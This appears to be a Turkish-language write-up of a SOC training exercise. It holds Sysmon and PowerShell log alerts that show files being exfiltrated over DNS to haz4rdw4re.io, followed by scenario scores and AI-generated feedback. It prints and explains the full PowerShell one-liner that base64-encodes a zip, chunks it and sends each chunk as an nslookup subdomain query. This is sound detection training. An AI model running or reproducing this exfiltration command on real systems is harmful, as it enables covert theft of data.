>	01/03/2025 07:23:50.000	{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\AppData\Local\Temp\5__PSScriptPolicyTest_b1baaotg.vsb.ps1 host.name: win-3450 process.name: powershell.exe process.pid: 3728 timestamp: 03/01/2025 07:23:13.282 } Show as raw text host = 10.10.8.42:8989 source = eventcollector sourcetype = _json

DNS yoluyla dosyaları sızdırmak için nslookup.exe kullanılıyor.

1027	Suspicious Parent Child Relationship	^	High	Process	Mar 1st 2025 at 10:29	Awaiting action	+
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.						
datasource:	sysmon						
timestamp:	03/01/2025 07:26:39.282						
event.code:	1						
host.name:	win-3450						
process.name:	nslookup.exe						
process.pid:	5520						
process.parent.pid:	3728						
process.parent.name:	powershell.exe						
process.command_line:	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLIfVU3cDIgAAAI.haz4rdw4re.io						
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\						
event.action:	Process Create (rule: ProcessCreate)						

❑ Dosyanın Base64 ile Kodlanması

\$base64 =

```
[System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Users\michael.ascot\Downloads\exfiltration\exfilt8me.zip"))
```

- "exfilt8me.zip" dosyası **Base64 formatına** dönüştürülüyor.
- Bu, ikili (binary) dosyaların metin olarak kodlanmasını sağlar.

❑ Kodlanmış Verinin Küçük Parçalara Ayrılması

\$base64 -split '(.{1,30})' | Where-Object { \$_ -ne '' }

- Base64 ile kodlanmış veri **30 karakterlik parçalara** bölünüyor.
- Boş satırlar (\$_ -ne '') filtreleniyor.

❑ DNS Sorgusu Kullanarak Veri Sızdırma

ForEach-Object {Invoke-Expression "nslookup \$_.haz4rdw4re.io"}

- Her bir 30 karakterlik parça, **alt alan adı** olarak kullanılarak **nslookup komutu** çalıştırılıyor.
- Örnek:

nslookup dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io


- Bu sorgu, **haz4rdw4re.io** alan adını yöneten **DNS sunucusuna** gönderiliyor.
- Sunucu bu talepleri alarak **Base64 veriyi bir araya getirebilir** ve çalışan dosyanın içeriğini geri elde edebilir.

```
> 01/03/2025 { [-]
07:26:59.000      datasource: powershell
                  event.action: Pipeline Execution Details
                  file.path: -
                  host.name: win-3450
                  message: Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Users\michael.ascot\Downloads\exfiltration\exfilt8me.zip")); $base64 -
split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression "nslookup $_.haz4rdw4re.io"}. Context Information: DetailSequence=1 DetailTotal=1 SequenceNumber=467
Userid=SSF\michael.ascot HostName=ConsoleHost HostVersion=5.1.20348.1366 HostId=ccl1a6844-a4f9-4e73-98b9-9193f0db89041
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass EngineVersion=5.1.20348.1366 RunspaceId=3c649a28-fde1-4e53-936b-e9e725bd2880 PipelineId=53
ScriptName= CommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Users\michael.ascot\Downloads\exfiltration\exfilt8me.zip")); $base64 -split '(.{1,30})' | Where-
Object { $_ -ne '' } | ForEach-Object {Invoke-Expression "nslookup $_.haz4rdw4re.io"} Details: CommandInvocation(Where-Object): "Where-Object"ParameterBinding(Where-Object): name="FilterScript"; value="$_.
ne ''"CommandInvocation(ForEach-Object): "ForEach-Object"ParameterBinding(ForEach-Object): name="Process"; value="Invoke-Expression "nslookup $_.haz4rdw4re.io""ParameterBinding(Where-Object):
name="InputObject"; value=""ParameterBinding(Where-Object): name="InputObject"; value="UES0B8QAAAAIANigLlFVU3cDIgAAAAI"ParameterBinding(ForEach-Object): name="InputObject";
value="UES0B8QAAAAIANigLlFVU3cDIgAAAAI"ParameterBinding(Where-Object): name="InputObject"; value="8AAAAABAAAAQ2xpZW50UG9ydgZvbGlv"ParameterBinding(Where-Object): name="InputObject";
value="8AAAAABAAAAQ2xpZW50UG9ydgZvbGlv"ParameterBinding(Where-Object): name="InputObject"; value="U3VtbWYyS488wrSy0uyS"ParameterBinding(Where-Object): name="InputObject";
value="U3VtbWYyS488wrSy0uyS"ParameterBinding(Where-Object): name="InputObject"; value="ParameterBinding(Where-Object): name="InputObject";
value="nlz8mDy7NzU8sqTSryCmu40Vyrsk"ParameterBinding(Where-Object): name="InputObject"; value=""ParameterBinding(Where-Object): name="InputObject"; value="AFBLAQIAUAAACAC9c5Xh10SR8AAA"ParameterBinding(Where-Object): name="InputObject";
value="AFBLAQIAUAAACAC9c5Xh10SR8AAA"ParameterBinding(Where-Object): name="InputObject"; value="AdAAAAHQAAAEIudWZzdg3yUhl1c2VU"ParameterBinding(Where-Object): name="InputObject";
value=""ParameterBinding(Where-Object): name="InputObject"; value="dGF0aW9uMjAyMy5wcHR488wrSy0uyS"ParameterBinding(Where-Object): name="InputObject";
value="dGF0aW9uMjAyMy5wcHR488wrSy0uyS"ParameterBinding(Where-Object): name="InputObject"; value=""ParameterBinding(Where-Object): name="InputObject";
value="8KKEotTS8rSSZj2M8ZMjAy1lsoKkKA"ParameterBinding(Where-Object): name="InputObject"; value=""ParameterBinding(Where-Object): name="InputObject"; value="AFBLAQIAUAAACAC9c5Xh10SR8AAA"ParameterBinding(Where-Object): name="InputObject";
value="AFBLAQIAUAAACAC9c5Xh10SR8AAA"ParameterBinding(Where-Object): name="InputObject"; value=""ParameterBinding(Where-Object): name="InputObject"; value="AAAI8AAAAABAAAAQ2xpZW50UG9ydgZvbGlv"ParameterBinding(Where-Object): name="InputObject";
value=""ParameterBinding(Where-Object): name="InputObject"; value="AAB0G1lbnRQ3Z0Zm9saW9uMjAyMy5wcHR488wrSy0uyS"ParameterBinding(Where-Object): name="InputObject";
value="AAB0G1lbnRQ3Z0Zm9saW9uMjAyMy5wcHR488wrSy0uyS"ParameterBinding(Where-Object): name="InputObject"; value="J5Lhsc3hQ5wECFAUAAACAC9c5Xh10SR8AAA"ParameterBinding(Where-Object): name="InputObject";
value="J5Lhsc3hQ5wECFAUAAACAC9c5Xh10SR8AAA"ParameterBinding(Where-Object): name="InputObject"; value="hl05R8AAAAAAdAAAAHQAAAEIudWZzdg3yUhl1c2VU"ParameterBinding(Where-Object): name="InputObject";
value="hl05R8AAAAAAdAAAAHQAAAEIudWZzdg3yUhl1c2VU"ParameterBinding(Where-Object): name="InputObject"; value=""ParameterBinding(Where-Object): name="InputObject"; value="AAAAABAAAAQ2xpZW50UG9ydgZvbGlv"ParameterBinding(Where-Object): name="InputObject";
value=""ParameterBinding(Where-Object): name="InputObject"; value="YXp0aW9uMjAyMy5wcHR488wrSy0uyS"ParameterBinding(Where-Object): name="InputObject"; value="YXp0aW9uMjAyMy5wcHR488wrSy0uyS"ParameterBinding(Where-Object): name="InputObject"; value="IAAgCUAAACAAAAAQAAAEIudWZzdg3yUhl1c2VU"ParameterBinding(Where-Object): name="InputObject"; value=""
powershell command.invocation.details.value: "Where-Object", " $_ -ne ''", " ForEach-Object", " Invoke-Expression "nslookup $_.haz4rdw4re.io"", "", "UES0B8QAAAAIANigLlFVU3cDIgAAAAI",
"UES0B8QAAAAIANigLlFVU3cDIgAAAAI", "", "8AAAAABAAAAQ2xpZW50UG9ydgZvbGlv", "8AAAAABAAAAQ2xpZW50UG9ydgZvbGlv", "", "U3VtbWYyS488wrSy0uyS", "U3VtbWYyS488wrSy0uyS", "",
"nlz8mDy7NzU8sqTSryCmu40Vyrsk", "nlz8mDy7NzU8sqTSryCmu40Vyrsk", "", "AFBLAQIAUAAACAC9c5Xh10SR8AAA", "AFBLAQIAUAAACAC9c5Xh10SR8AAA", "", "AdAAAAHQAAAEIudWZzdg3yUhl1c2VU",
"AdAAAAHQAAAEIudWZzdg3yUhl1c2VU", "", "dGF0aW9uMjAyMy5wcHR488wrSy0uyS", "dGF0aW9uMjAyMy5wcHR488wrSy0uyS", "", "8KKEotTS8rSSZj2M8ZMjAy1lsoKkKA", "8KKEotTS8rSSZj2M8ZMjAy1lsoKkKA", "",
"AFBLAQIAUAAACAC9c5Xh10SR8AAA", "AFBLAQIAUAAACAC9c5Xh10SR8AAA", "", "AAAI8AAAAABAAAAQ2xpZW50UG9ydgZvbGlv", "AAAI8AAAAABAAAAQ2xpZW50UG9ydgZvbGlv", "", "AAB0G1lbnRQ3Z0Zm9saW9uMjAyMy5wcHR488wrSy0uyS",
```

```
> 01/03/2025 07:27:24.000 { [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\nslookup.exe" dGF0aW9uMjAyMy5wchR488wrSy0uyS.haz4rdw4re.io
  process.name: nslookup.exe
  process.parent.name: powershell.exe
  process.parent.pid: 3728
  process.pid: 5696
  process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
  timestamp: 03/01/2025 07:26:39.282
}
Show as raw text
host = 10.10.8.42:8989 | source = eventcollector | sourcetype = _json





> 01/03/2025 07:27:21.000 { [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigL1fVU3cDIgAAAI.haz4rdw4re.io
  process.name: nslookup.exe
  process.parent.name: powershell.exe
  process.parent.pid: 3728
  process.pid: 5520
  process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
  timestamp: 03/01/2025 07:26:39.282
}
```


Her ikisini de 0 hatayla bitirdik.

 letsplayeu

Victory! Security breach prevented!


You passed the scenario by correctly identifying all true positive alerts. Your MTTR and dwell time were longer than average, with a specific delay in closing a 'Process' alert. Your true positive rate improved to 26.42% compared to previous runs.

 1st  0  390 pts  320 pts




True positives


Assess your accuracy on the alerts you marked as true positives.

 Overall analysis POWERED BY AI

Your reports need more clarity and detail around the key aspects of the alerts you are examining. There seems to be a lack of specificity regarding who is involved in the incident, the exact nature of the actions taken, the precise timings, the location, and the reason behind these actions. Ensure future reports are more comprehensive by addressing each of these elements to provide a complete picture of the situation.

ID ↓	Alert rule ↓	Severity ↓	Type ↓	Time to resolve ↓	Classification ↓	Action
1032	Suspicious Parent Child Relationship	High	Process	0.7 minutes	✓ Correct	View analysis
1028	Suspicious Parent Child Relationship	High	Process	0.65 minutes	✓ Correct	View analysis
1033	Suspicious Parent Child Relationship	High	Process	0.62 minutes	✓ Correct	View analysis
1027	Suspicious Parent Child Relationship	High	Process	0.58 minutes	✓ Correct	View analysis
1007	Suspicious Attachment found in email	Low	Phishing	0.42 minutes	✓ Correct	View analysis





letsplayeu

Victory! Security breach prevented!


You passed the scenario by successfully identifying all true positive alerts. Your MTTR and dwell time were longer than your previous runs, with a notable delay in closing a "Phishing" alert. Despite this, your true positive rate improved to 100% this time.

🏆 1st

📈 0

🎯 70 pts

📈 +70 pts



True positives

Assess your accuracy on the alerts you marked as true positives.

🔮 Overall analysis

POWERED BY AI

Your reports need more attention to detail regarding the 'Who' and 'Why' aspects of the incidents. Make sure to clearly identify the entities involved and the purpose behind the action, as this will provide a comprehensive understanding of the alert and its potential impact. Additionally, ensure that your reports maintain clarity and structure, clearly distinguishing between the timeline of events and the specific actions taken.

ID ↓	Alert rule ↓	Severity ↓	Type ↓	Time to resolve ↓	Classification ↓	Action
1007	Suspicious Attachment found in email	Low	Phishing	1.98 minutes	✔ Correct	🔮 View analysis

